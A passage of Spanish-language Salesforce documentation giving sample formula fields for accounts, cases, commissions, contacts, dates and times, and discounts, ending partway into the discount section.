Para ver los detalles del campo de fórmula:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar campos de fórmula:
- "Personalizar aplicación"

## Fórmulas de gestión de cuentas de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Valoración de la cuenta

Esta fórmula evalúa `Ingresos anuales`, `País de facturación` y `Tipo` y les asigna un valor de "Caliente", "Templado" o "Frío".

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

Además, puede hacer referencia a este campo de fórmula Valoración de la cuenta desde el objeto contacto mediante fórmulas que abarquen distintos objetos.

```
Account.Account_Rating__c
```

### Región de la cuenta

Esta fórmula devuelve un valor de "Norte", "Sur", "Este", "Oeste" o "Central" en función de la `Provincia de facturación` de la cuenta.

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

### Antigüedad del contrato

Esta fórmula calcula el número de días desde que se activó un contrato con una cuenta. Si el `Estado` del contrato no es "Activado", este campo se deja en blanco.

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

## Fórmulas de servicio multimedia de cuenta de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Búsqueda en BBC™ News

Esta fórmula crea un vínculo hacia el sitio de búsqueda de BBC News en función del `Nombre de la cuenta`.

```
HYPERLINK(
"http://www.bbc.co.uk/search/news/?q="&Name,
"BBC News")
```

### Búsqueda en Bloomberg™ News

Esta fórmula crea un vínculo al símbolo de la cuenta en el sitio web de Bloomberg.

```
HYPERLINK(
"http://www.bloomberg.com/markets/symbolsearch?query="&TickerSymbol,
"Bloomberg News")
```

### Búsqueda en CNN™ News

Esta fórmula crea un vínculo hacia el sitio de búsqueda de CNN News usando el `Nombre de la cuenta`.

```
HYPERLINK(
"http://http://www.cnn.com/search/?query="&Name,
"CNN News")
```

### Búsqueda en MarketWatch™

Esta fórmula crea un vínculo al símbolo de la cuenta en el sitio web MarketWatch.com.

```
HYPERLINK(
"http://www.marketwatch.com/investing/stock/"&TickerSymbol,
"Marketwatch")
```

### Búsqueda en Google™

Esta fórmula crea un vínculo hacia el sitio de búsqueda de Google usando el `Nombre de la cuenta`.

```
HYPERLINK(
"http://www.google.com/#q="&Name,
"Google")
```

### Búsqueda en Google News

Esta fórmula crea un vínculo hacia el sitio de búsqueda de Google News usando el `Nombre de la cuenta`.

```
HYPERLINK(
"http://news.google.com/news/search?en&q="&Name,
"Google News")
```

### Búsqueda en Yahoo!™

Esta fórmula crea un vínculo hacia el sitio de búsqueda de Yahoo! usando el `Nombre de la cuenta`.

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

### Búsqueda en Yahoo! News

Esta fórmula crea un vínculo hacia el sitio de búsqueda de Yahoo! News usando el `Nombre de la cuenta`.

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

## Fórmulas de gestión de casos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

### Marcación automática

Esta fórmula crea un campo de número de teléfono con posibilidad de vínculo que, si se hace clic sobre él, marca el número de teléfono. En este ejemplo, `"nombreservidor"` y `"call"` corresponden al nombre de la herramienta de marcación y al comando que se utiliza para marcar respectivamente. El campo de combinación, `Id` inserta el identificador del contacto, candidato o registro de cuenta. El primer campo de combinación `Teléfono` indica a la herramienta de marcación el número al que debe llamar, mientras que el último campo de combinación `Teléfono` utiliza el valor del campo `Teléfono` como texto con vínculo en el que el usuario hace clic para marcar.

```
HYPERLINK("http://servername/call?id=" & Id & "&phone=" &
                      Phone, Phone)
```

### Categorización de casos

Este fórmula muestra un valor de texto de "ROJO", "AMARILLO" o "VERDE", en función del valor de un campo de texto personalizado de antigüedad de caso.

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

### Supervisión de la cumplimentación de los datos de caso

Esta fórmula calcula el porcentaje de campos personalizados específicos que contienen datos. La fórmula comprueba los valores de dos campos numéricos personalizados: `N° Problema` y `N° Gravedad`. Si los campos están vacíos, la fórmula devuelve el valor de "0". La fórmula devuelve un valor de "1" para cada campo que contiene un valor y lo multiplica por cincuenta para darle el porcentaje de campos que contienen datos.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

### Instrucciones sugeridas a agentes

Esta fórmula muestra a un agente ofertas de venta cruzada según las compras anteriores.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

### Ofertas propuestas

Esta fórmula sugiere un producto según el historial de asistencia para un distribuidor de informática. Cuando el campo personalizado `Problema` coincide con un campo, el campo de fórmula devuelve una sugerencia.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

## Fórmulas de cálculos de comisiones de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Importes de comisión para las oportunidades

La siguiente es una fórmula sencilla donde la comisión se basa en un 2% plano del `Importe` de la oportunidad.

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

Esta fórmula calcula el importe de comisión de las oportunidades en la etapa "Cerrada ganada". El valor de este campo corresponderá al importe multiplicado por 0,02 para todas las oportunidades cerradas/ganadas. Las oportunidades abiertas o perdidas tendrán un valor de comisión de 0.

### Tamaño de la negociación de la comisión

Esta fórmula calcula una tasa de comisión basada en el tamaño de la negociación, y devuelve una tasa de comisión del 9% para negociaciones de más de 100.000 y una tasa de comisión del 8% para negociaciones más pequeñas.

```
IF(Amount > 100000, 0.09, 0.08 )
```

### Comisión mayor que o igual a

Esta fórmula asigna el valor "SÍ" a una comisión superior o igual a un millón. Tenga en cuenta que éste es un campo de fórmula de texto que utiliza un campo de divisa personalizado denominado `Comisión`.

```
IF(Commission__c >=
                    1000000, "YES", "NO")
```

### Máximo de comisión

Esta fórmula determina qué comisión registrar para un activo en función de qué valor es mayor: el porcentaje de comisión del usuario sobre el precio, el precio multiplicado por el porcentaje de descuento almacenado para la cuenta o 100 dólares. Este ejemplo presupone que tiene dos campos personalizados de porcentaje para usuarios y activos.

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

## Fórmulas de gestión de contactos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Porcentaje de descuento de cuenta de contacto

Esta fórmula de porcentaje muestra el campo `Porcentaje de descuento` en la página de contactos.

```
Account.Discount_Percent__c
```

### Nombre de la cuenta del contacto

Esta fórmula de porcentaje muestra el campo `Nombre de la cuenta` estándar en la página de contactos.

```
Account.Name
```

### Teléfono de la cuenta del contacto

Esta fórmula muestra el campo `Teléfono de la cuenta` estándar en la página de contactos.

```
Account.Phone
```

### Valoración de la cuenta del contacto

Use esta fórmula para mostrar el campo `Valoración de la cuenta` en la página de contactos.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

### Sitio web de la cuenta del contacto

Esta fórmula muestra el campo `Sitio web de la cuenta` estándar en la página de contactos.

```
Account.Website
```

Si la URL del sitio web de la cuenta es larga, use la función HYPERLINK para mostrar la etiqueta con el aspecto "Haga clic aquí" en lugar de la URL. Por ejemplo:

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
  HYPERLINK( Account.Website , "Click Here" ),
  HYPERLINK( "http://" & Account.Website , "Click Here" )
 )
)
```

Esta fórmula también agrega el "http://" o "https://" necesario al inicio de la URL, en caso de que no se incluyeran en el campo de URL.

### Perfil de LinkedIn™ del contacto

Puede configurar un vínculo que aparece en la página de perfil de su contacto y que le envía a su perfil de LinkedIn. Para ello:

1. Desde los parámetros de gestión de objetos para contactos, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Botón o vínculo nuevo**.
3. Escriba una `Etiqueta` para este vínculo, como *`VínculoLinkedIn`*.
4. Introduzca esta fórmula el cuadro de contenido:

```
http://www.linkedin.com/search/fpsearch?type=people&keywords
={!Contact.FirstName}+{!Contact.LastName}
```

5. Haga clic en **Guardar**.

Recuerde agregar este vínculo al formato de la página Contacto para que aparezca.

## Número de identificación del contacto

Esta fórmula muestra los cinco primeros caracteres del nombre y los cuatro últimos caracteres de un número de seguridad social separados por un guión. Tenga en cuenta que este ejemplo utiliza un campo personalizado de texto denominado`NSS`.

```
TRIM(LEFT(LastName, 5)) &
                    "-" & TRIM(RIGHT(SSN__c, 4))
```

## Teléfono de contacto preferido

Esta fórmula muestra el método de contacto preferido del contacto en una lista relacionada de contactos (teléfono del trabajo, de casa o móvil) en función de una opción seleccionada en la lista de selección personalizada `Teléfono preferido`.

```
CASE(Preferred_Phone__c,
"Work", "w. " & Phone,
"Home", "h. " & HomePhone,
"Mobile", "m. " & MobilePhone,
"No Preferred Phone")
```

## Prioridad de contacto

Esta fórmula evalúa la importancia de un contacto en función de la valoración de la cuenta y el cargo del contacto. Si la valoración de la cuenta es `Caliente` o el cargo contiene la palabra `Ejecutivo`, la prioridad es alta (P1). Si la valoración de la cuenta es `Templada` o el cargo comienza por `VP`, la prioridad será media (P2), y si la valoración es `Fría`, la prioridad será baja (P3).

```
IF(OR(ISPICKVAL(Account.Rating, "Hot"), CONTAINS(Title, "Executive")), "P1",

IF(OR(ISPICKVAL(Account.Rating, "Warm"), CONTAINS(Title, "VP")), "P2",

IF(ISPICKVAL(Account.Rating, "Cold"), "P3",

"P3")
)
)
```

### Id. de Yahoo! del contacto

Esta fórmula muestra un icono de Yahoo! Messenger interactivo que indica si la persona está conectada al servicio. Los usuarios pueden hacer clic en el icono para iniciar una conversación mediante Yahoo! Messenger con esa persona. Este ejemplo utiliza un campo de texto personalizado llamado `Yahoo Name` en los contactos donde puede almacenar el Id. de usuario de Yahoo! Messenger.

```
HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
                    IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c &
                    "&m;=g&t;=0", "Yahoo"))
```

### Formato de dirección dinámica

Este campo de fórmula muestra una dirección de envío con formato para un contacto en formato estándar, incluyendo los espacios y saltos de línea adecuados dependiendo del país.

```
CASE(ShippingCountry,
"USA",
  ShippingStreet & BR() &
  ShippingCity & ",
  " & ShippingState & " " &
  ShippingPostalCode & BR()
  & ShippingCountry,
"France",
  ShippingStreet & BR() &
  ShippingPostalCode & " " &
  ShippingCity & BR() &
  ShippingCountry, "etc")
```

### Código telefónico de país

Esta fórmula determina el código telefónico de país de un contacto en función de `Dirección postal: País` de la dirección de correo.

```
CASE(MailingCountry,
"USA", "1",
"Canada", "1",
"France", "33",
"UK", "44",
"Australia", "61",
"Japan", "81",
"?")
```

### Número de teléfono sin formato

Esta fórmula elimina el paréntesis y los caracteres de guión de los números de teléfono en EE. UU. Esto es necesario para algunos programas de marcación automática.

```
IF(Country_Code__c = "1", MID( Phone ,2, 3) & MID(Phone,7,3) & MID(Phone,11,4), Phone)
```

## Fórmulas de categorización de datos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Negociación de tamaño grande y pequeño

Esta fórmula muestra "Negociación grande" para negociaciones de más de un millón de dólares o "Negociación pequeña" para negociaciones de menos de un millón de dólares.

```
IF(Sales_Price__c > 1000000,
"Large Deal",
"Small Deal")
```

### Tamaño de la negociación pequeño

Esta fórmula muestra "Pequeño" si el precio y la cantidad son inferiores a uno. Este campo se deja en blanco si el activo tiene un precio o una cantidad superiores a uno.

```
IF(AND(Price<1,Quantity<1),"Small", null)
```

### Categorización de productos

Esta fórmula comprueba el contenido de un campo de texto personalizado denominado `Tipo_producto` y devuelve "Piezas" de cualquier producto que contenga la palabra "pieza". De lo contrario, devuelve "Servicio". Tenga en cuenta que los valores distinguen entre mayúsculas y minúsculas, por lo que si un campo `Tipo_producto` contiene el texto "Pieza" o "PIEZA", esta fórmula mostrará "Servicios".

```
IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")
```

## Fórmulas de datos de muestra

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Búsqueda del día, mes o año de una fecha

Utilice las funciones `DAY( date )`, `MONTH( date )` y `YEAR( date )` para devolver sus valores numéricos respectivos. Sustituya ***date*** por un valor de tipo fecha (p. ej., `TODAY()`).

Para utilizar estas funciones con valores de fecha/hora, primero conviértalas a una fecha con la función `DATEVALUE()`. Por ejemplo, `DAY( DATEVALUE( date/time ))`.

### Detección de si un año es bisiesto

Esta fórmula determina si un año es o no bisiesto. Un año solo es bisiesto si es divisible entre 400 o si es divisible entre cuatro pero NO entre 100.

```
OR(
  MOD( YEAR( date ), 400 ) = 0,
  AND(
   MOD( YEAR( date ), 4 ) = 0,
    MOD( YEAR( date ), 100 ) != 0
```

```
  )
)
```

### Búsqueda del trimestre en el que se encuentra la fecha

Para trimestres estándar, puede determinar en qué trimestre se encuentra una fecha utilizando esta fórmula. Esta fórmula devuelve el número del trimestre en el que se encuentra *date* (1-4) dividiendo el mes actual entre tres (el número de meses de cada trimestre) y tomando el límite superior.

```
CEILING( MONTH ( date ) / 3 )
```

La fórmula para trimestres desplazados es similar, pero desplaza el mes de la fecha según el número de meses entre enero y el primer trimestre del año fiscal. El ejemplo siguiente muestra cómo buscar el trimestre de una fecha si el primer trimestre empieza en febrero en lugar de enero.

```
CEILING( ( MONTH ( date ) - 1 ) / 3)
```

Si desea comprobar si una fecha está en el trimestre actual, agregue una comprobación para comparar el año y el trimestre de la fecha con el año y el trimestre de `TODAY()`.

```
 AND(
   CEILING( MONTH( date ) / 3 ) = CEILING( MONTH( TODAY() ) / 3 ),
   YEAR( date ) = YEAR( TODAY() )
)
```

### Búsqueda de la semana del año en la que se encuentra la fecha

Para buscar el número de la semana del año de una fecha, utilice esta fórmula:

```
IF(
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7) > 52,
  52,
  CEILING( ( date - DATE( YEAR( date ), 1, 1) + 1) / 7)
)
```

Puede buscar la semana actual determinando cuántos días ha habido en el año actual y dividiendo dicho valor entre 7. La declaración `IF()` garantiza que el número de la semana que devuelva la fórmula no supere 52. De modo que, si la fecha en cuestión es el 31 de diciembre de un año en particular, la fórmula devuelve 52, aunque sean más de 52 semanas después de la semana de enero.

### Búsqueda de si dos fechas se encuentran en el mismo mes

Para determinar si dos fechas se encuentran en el mismo mes, por ejemplo, para que una regla de validación determine si la fecha de cierre de una oportunidad se encuentra en el mes actual, utilice esta fórmula:

```
AND(
  MONTH( date_1 ) == MONTH( date_2 ),
  YEAR( date_1 ) == YEAR( date_2 )
)
```

### Búsqueda del último día del mes

La forma más sencilla de buscar el último día de un mes es buscar el primer día del mes siguiente y restar un día.

```
IF(
  MONTH( date ) = 12,
  DATE( YEAR( date ), 12, 31 ),
  DATE( YEAR( date ), MONTH ( date ) + 1, 1 ) - 1
)
```

### Visualización del mes como cadena en lugar de como número

Para devolver el mes como cadena de texto en lugar de como número, utilice:

```
CASE(
  MONTH( date ),
  1, "January",
  2, "February",
  3, "March",
  4, "April",
  5, "May",
  6, "June",
  7, "July",
  8, "August",
  9, "September",
  10, "October",
  11, "November",
  "December"
)
```

Si su organización utiliza varios idiomas, puede sustituir los nombres del mes por una etiqueta personalizada:

```
CASE(
  MONTH( date ),
  1, $Label.Month_of_Year_1,
  2, $Label.Month_of_Year_2,
  3, $Label.Month_of_Year_3,
  4, $Label.Month_of_Year_4,
  5, $Label.Month_of_Year_5,
  6, $Label.Month_of_Year_6,
  7, $Label.Month_of_Year_7,
  8, $Label.Month_of_Year_8,
  9, $Label.Month_of_Year_9,
  10, $Label.Month_of_Year_10,
  11, $Label.Month_of_Year_11,
  $Label.Month_of_Year_12
)
```

### Búsqueda y visualización del día de la semana de una fecha

Para buscar el día de la semana de un valor de fecha, utilice un domingo conocido (p. ej., el 7 de enero de 1900) y résteselo a la fecha (p. ej., `TODAY()`) para obtener la diferencia en días. La función `MOD()` encuentra el resto de este resultado cuando se divide entre 7

para dar el valor numérico del día de la semana entre 0 (domingo) y 6 (sábado). La fórmula siguiente busca el resultado y, a continuación, devuelve el nombre de texto de ese día.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  0, "Sunday",
  1, "Monday",
  2, "Tuesday",
  3, "Wednesday",
  4, "Thursday",
  5, "Friday",
  "Saturday"
)
```

Tenga en cuenta que esta fórmula solo funciona con fechas posteriores al 07/01/1900. Si trabaja con fechas anteriores, utilice el mismo proceso con cualquier domingo anterior a su fecha más antigua (p. ej., 05/01/1800).

También puede ajustar esta fórmula si su semana comienza un día diferente. Por ejemplo, si su semana comienza el lunes, puede utilizar el 8 de enero de 1900 en su condición. La nueva fórmula tendría este aspecto:

```
CASE(
  MOD( date - DATE( 1900, 1, 8 ), 7 ),
  0, "Monday",
  1, "Tuesday",
  2, "Wednesday",
  3, "Thursday",
  4, "Friday",
  5, "Saturday",
  "Sunday"
)
```

Al igual que en la fórmula para obtener el nombre del mes, si su organización utiliza varios idiomas, puede sustituir los nombres del día de la semana por una variable como `$Label.Day_of_Week_1`, etc.

## Búsqueda del día de la semana siguiente después de una fecha

Para buscar la fecha de la siguiente aparición de un día de la semana específico después de una fecha en concreto, obtenga la diferencia en el número de días de la semana entre *date* y *day_of_week*, un número entre 0 y 6 donde 0 = domingo y 6 = sábado. Al agregar esta diferencia a la fecha actual, encontrará la fecha de *day_of_week*. La declaración `IF()` de esta fórmula gestiona casos en los que *day_of_week* es anterior al día de la semana del valor de *date* (p. ej., *date* es jueves y *day_of_week* es lunes) agregando 7 a la diferencia.

```
date + ( day_of_week - MOD( date - DATE( 1900, 1, 7 ), 7 ) )
+
IF(
  MOD( date - DATE( 1900, 1, 7 ), 7 ) >= day_of_week,
  7,
  0
)
```

Puede sustituir una constante u otro campo para el valor de *day_of_week* según sus necesidades.

## Búsqueda del número de días entre dos fechas

Para buscar el número de días entre dos fechas, *date_1* y *date_2*, reste la fecha anterior a la fecha posterior: ***date_1 − date_2***

Puede modificar esta fórmula ligeramente si desea determinar una fecha de hace un número determinado de días en el pasado. Por ejemplo, desea que una fórmula devuelva un valor verdadero si un campo de fecha es anterior en más de 30 días a la fecha actual y un valor falso si no es así. Esta fórmula realiza dicha acción:

```
TODAY() - 30 > date
```

## Búsqueda del número de días hábiles entre dos fechas

Calcular cuántos días hábiles han pasado entre dos fechas es ligeramente más complicado que calcular el total de días transcurridos. La estrategia básica es seleccionar un lunes de referencia del pasado y determinar cuántas semanas completas y qué porción adicional de una semana han transcurrido entre la fecha de referencia y la fecha que está examinando. Estos valores se multiplican por cinco (para una semana de cinco días de trabajo) y, a continuación, se toma la diferencia entre ellos para calcular los días hábiles.

```
(5 * ( FLOOR( ( date_1 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_1 - DATE( 1900,
 1, 8), 7 ) ) )
-
(5 * ( FLOOR( ( date_2 - DATE( 1900, 1, 8) ) / 7 ) ) + MIN( 5, MOD( date_2 - DATE( 1900,
 1, 8), 7 ) ) )
```

En esta fórmula, *date_1* es la fecha más reciente y *date_2* es la fecha anterior. Si su semana de trabajo es más corta o más larga de cinco días, sustituya todos los cincos de la fórmula por la longitud de su semana.

## Adición de días, meses y años a una fecha

Si desea agregar un determinado número de días a una fecha, agregue dicho número a la fecha directamente. Por ejemplo, para agregar cinco días a una fecha, la fórmula es `date + 5`.

Agregar años a una fecha es bastante sencillo, pero debe comprobar que la fecha futura es válida. Esto significa que agregar cinco años al 29 de febrero (año bisiesto) da como resultado una fecha no válida. La siguiente fórmula agrega *num_years* a *date* comprobando si la fecha es el 29 de febrero y si la fecha futura no se encuentra en un año bisiesto. Si estas condiciones son verdaderas, la fórmula devuelve el 1 de marzo del año futuro. De lo contrario, la fórmula establece la fecha con el mismo mes y día *num_years* en el futuro.

```
IF(
  AND(
    MONTH( date ) = 2,
    DAY( date ) = 29,
    NOT(
      OR(
        MOD( YEAR( date ), 400 ) = 0,
        AND(
          MOD( YEAR( date ), 4 ) = 0,
          MOD( YEAR( date ), 100 ) != 0
        )
      )
    )
  ),
  DATE( YEAR( date ) + num_years, 3, 1),
  DATE( YEAR( date ) + num_years, MONTH( date ), DAY( date ) )
)
```

Agregar meses a una fecha es ligeramente más complicado dado que los meses varían en cuanto a longitud y el ciclo de los meses se reinicia cada año. Por lo tanto, puede que un día válido en un mes (31 de enero) no sea válido en otro mes (31 de febrero). Una solución sencilla es aproximar la longitud de cada mes como 365/12 días:

```
date + ( ( 365 / 12 ) * Number_months )
```

Aunque esta fórmula es una buena estimación, no devuelve una fecha exacta. Por ejemplo, si agrega dos meses al 30 de abril con este método, la fórmula devolverá el 29 de junio en lugar del 30 de junio. La devolución de una fecha exacta dependerá de la preferencia de su organización. Por ejemplo, cuando agregue un mes al 31 de enero, ¿debería devolver el 28 de febrero (el último día del mes siguiente) o el 2 de marzo (30 días después del 31 de enero)?

Esta fórmula hace lo siguiente:

- Devuelve el 1 de marzo si el mes futuro es febrero y el día es posterior al 28. Esta parte de la fórmula actúa de igual forma para años bisiestos y no bisiestos.
- Devuelve el primer día del mes siguiente si el mes futuro es abril, junio, septiembre o noviembre y el día es posterior al 30.
- De lo contrario, devuelve la fecha correcta en el mes futuro.

Esta fórmula de ejemplo agrega dos meses a una fecha determinada. Puede modificar las condiciones de esta fórmula si prefiere comportamientos diferentes para fechas al final del mes.

```
DATE(
  YEAR( date ) + FLOOR( ( MONTH ( date ) + 2 - 1 ) / 12 ),
  MOD( MONTH ( date ) + 2 - 1 +
    IF( DAY ( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ), 1, 0 ), 12 ) + 1,
    IF( DAY( date ) > CASE( MOD( MONTH( date ) + 2 - 1, 12 ) + 1,
      2, 28,
      4, 30,
      6, 30,
      9, 30,
      11, 30,
      31 ),
    1, DAY( date )
  )
)
```

Si está utilizando estas fórmulas para fechas de caducidad, puede que quiera restar un día del valor de devolución para asegurarse de que alguna acción se finaliza *antes* de la fecha calculada.

## Adición de días hábiles a una fecha

Esta fórmula busca tres días hábiles desde un valor determinado de `date`.

```
CASE(
  MOD( date - DATE( 1900, 1, 7 ), 7 ),
  3, date + 2 + 3,
  4, date + 2 + 3,
  5, date + 2 + 3,
  6, date + 1 + 3,
```

```
  date + 3
)
```

Esta fórmula busca el día de la semana del valor del campo *date*. Si la fecha es miércoles, jueves o viernes, la fórmula agrega cinco días de calendario (dos días de fin de semana y tres días de entre semana) a la fecha para tener en cuenta el fin de semana. Si *date* es sábado, necesita cuatro días de calendario adicionales. Para cualquier otro día de la semana (de domingo a martes), sencillamente agregue tres días. Puede modificar fácilmente esta fórmula para agregar más o menos días hábiles. La sugerencia para obtener el día de la semana puede ser útil si necesita ajustar esta fórmula.

## Búsqueda de la hora, minuto o segundo de una fecha/hora

Para obtener la hora, minuto y segundo del campo Fecha/hora como valor numérico, utilice las siguientes fórmulas donde *TZoffset* es la diferencia entre la zona horaria del usuario y GMT. Para la hora en el formato de 24 horas:

```
VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
```

Para la hora en el formato de 12 horas:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
  12,
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
)
```

Para los minutos:

```
VALUE( MID( TEXT( date/time - TZoffset ), 15, 2 ) )
```

Para los segundos:

```
VALUE( MID( TEXT( date/time - TZoffset ), 18, 2 ) )
```

Además, para obtener "AM" o "PM" como cadena, utilice:

```
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Para devolver la hora como una cadena con el formato "HH:MM:SS A/PM", utilice la siguiente fórmula:

```
IF(
  OR(
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 0,
    VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) = 12
  ),
```

```
  "12",
  TEXT( VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) )
   -
   IF(
     VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
     0,
     12
   )
  )
)
& ":" &
MID( TEXT( date/time - TZoffset ), 15, 2 )
& ":" &
MID( TEXT( date/time - TZoffset ), 18, 2 )
& " " &
IF(
  VALUE( MID( TEXT( date/time - TZoffset ), 12, 2 ) ) < 12,
  "AM",
  "PM"
)
```

Cuando trabaje con horas en campos de fórmula, debe considerar la diferencia de hora entre su organización y GMT. Consulte Nota sobre la fecha/hora y las zonas horarias en la página 4840 para comprender la compensación de la zona horaria utilizada en esta fórmula.

## Búsqueda del tiempo transcurrido entre fechas/horas

Para buscar la diferencia entre dos valores de fecha como un número, reste uno al otro de la siguiente manera: ***date_1 – date_2*** para devolver la diferencia en días.

Buscar el tiempo transcurrido entre dos valores de fecha/hora es ligeramente más complicado. Esta fórmula convierte la diferencia entre dos valores de Fecha/Hora, ***datetime_1*** y ***datetime_2***, en días, horas y minutos.

```
IF(
  datetime_1 - datetime_2 > 0 ,
  TEXT( FLOOR( datetime_1 - datetime_2 ) ) & " days "
  & TEXT( FLOOR( MOD( (datetime_1 - datetime_2 ) * 24, 24 ) ) ) & " hours "
  & TEXT( ROUND( MOD( (datetime_1 - datetime_2 ) * 24 * 60, 60 ), 0 ) ) & " minutes",
  ""
)
```

## Búsqueda del número de horas de oficina entre dos fechas/horas

La fórmula para buscar horas de oficina entre dos valores de fecha/hora amplía la fórmula para buscar días hábiles transcurridos. Funciona con el mismo principio de utilizar una fecha/hora de referencia, en este caso, 8/1/1900 a las 16:00 GMT (9 a.m. PDT) y, a continuación, buscar las distancias de sus fechas con respecto a dicha referencia. La fórmula redondea el valor que encuentra a la hora más cercana y presupone un día hábil de 8 horas, de 9 a.m. a 5 p.m.

```
ROUND( 8 * (
   ( 5 * FLOOR( ( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8) ) / 7) +
    MIN(5,
     MOD( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8), 7) +
     MIN( 1, 24 / 8 * ( MOD( date/time_1 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1 ) )
 )
```

```
    )
   )
 -
   ( 5 * FLOOR( ( DATEVALUE( date/time_2 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN( 5,
      MOD( DATEVALUE( date/time_2 ) - DATE( 1996, 1, 1), 7 ) +
      MIN( 1, 24 / 8 * ( MOD( date/time_2 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1) )
 )
    )
   )
  ),
0 )
```

Puede cambiar los ochos de la fórmula para representar un día hábil más largo o más corto. Si vive en una zona horaria diferente o si su día hábil no comienza a las 9:00 a.m., cambie el tiempo de referencia al inicio de su día hábil en GMT. Consulte Nota sobre la fecha/hora y las zonas horarias para obtener más información.

CONSULTE TAMBIÉN

- Uso de valores de fecha y fecha/hora en fórmulas
- Ejemplos de campos de fórmulas avanzadas
- Sugerencias para la creación de fórmulas

## Fórmulas de descuentos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Descuento en mantenimiento y servicios

Este campo de fórmula usa dos campos de divisa personalizados: `Importe de mantenimiento` e `Importe de servicios`. Muestra "Descuento" en una oportunidad si sus importes de mantenimiento y de servicios no igualan el valor de campo estándar `Importe` del producto. En otro caso, se muestra "Precio completo".

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

### Importe de descuento de oportunidad

Esta fórmula calcula la diferencia entre el `Importe` del producto y el `Importe de descuento`. Tenga en cuenta que `Importe de descuento` es un campo de divisa personalizado.

```
Amount -
                    Discount_Amount__c
```

### Descuento de oportunidad redondeado
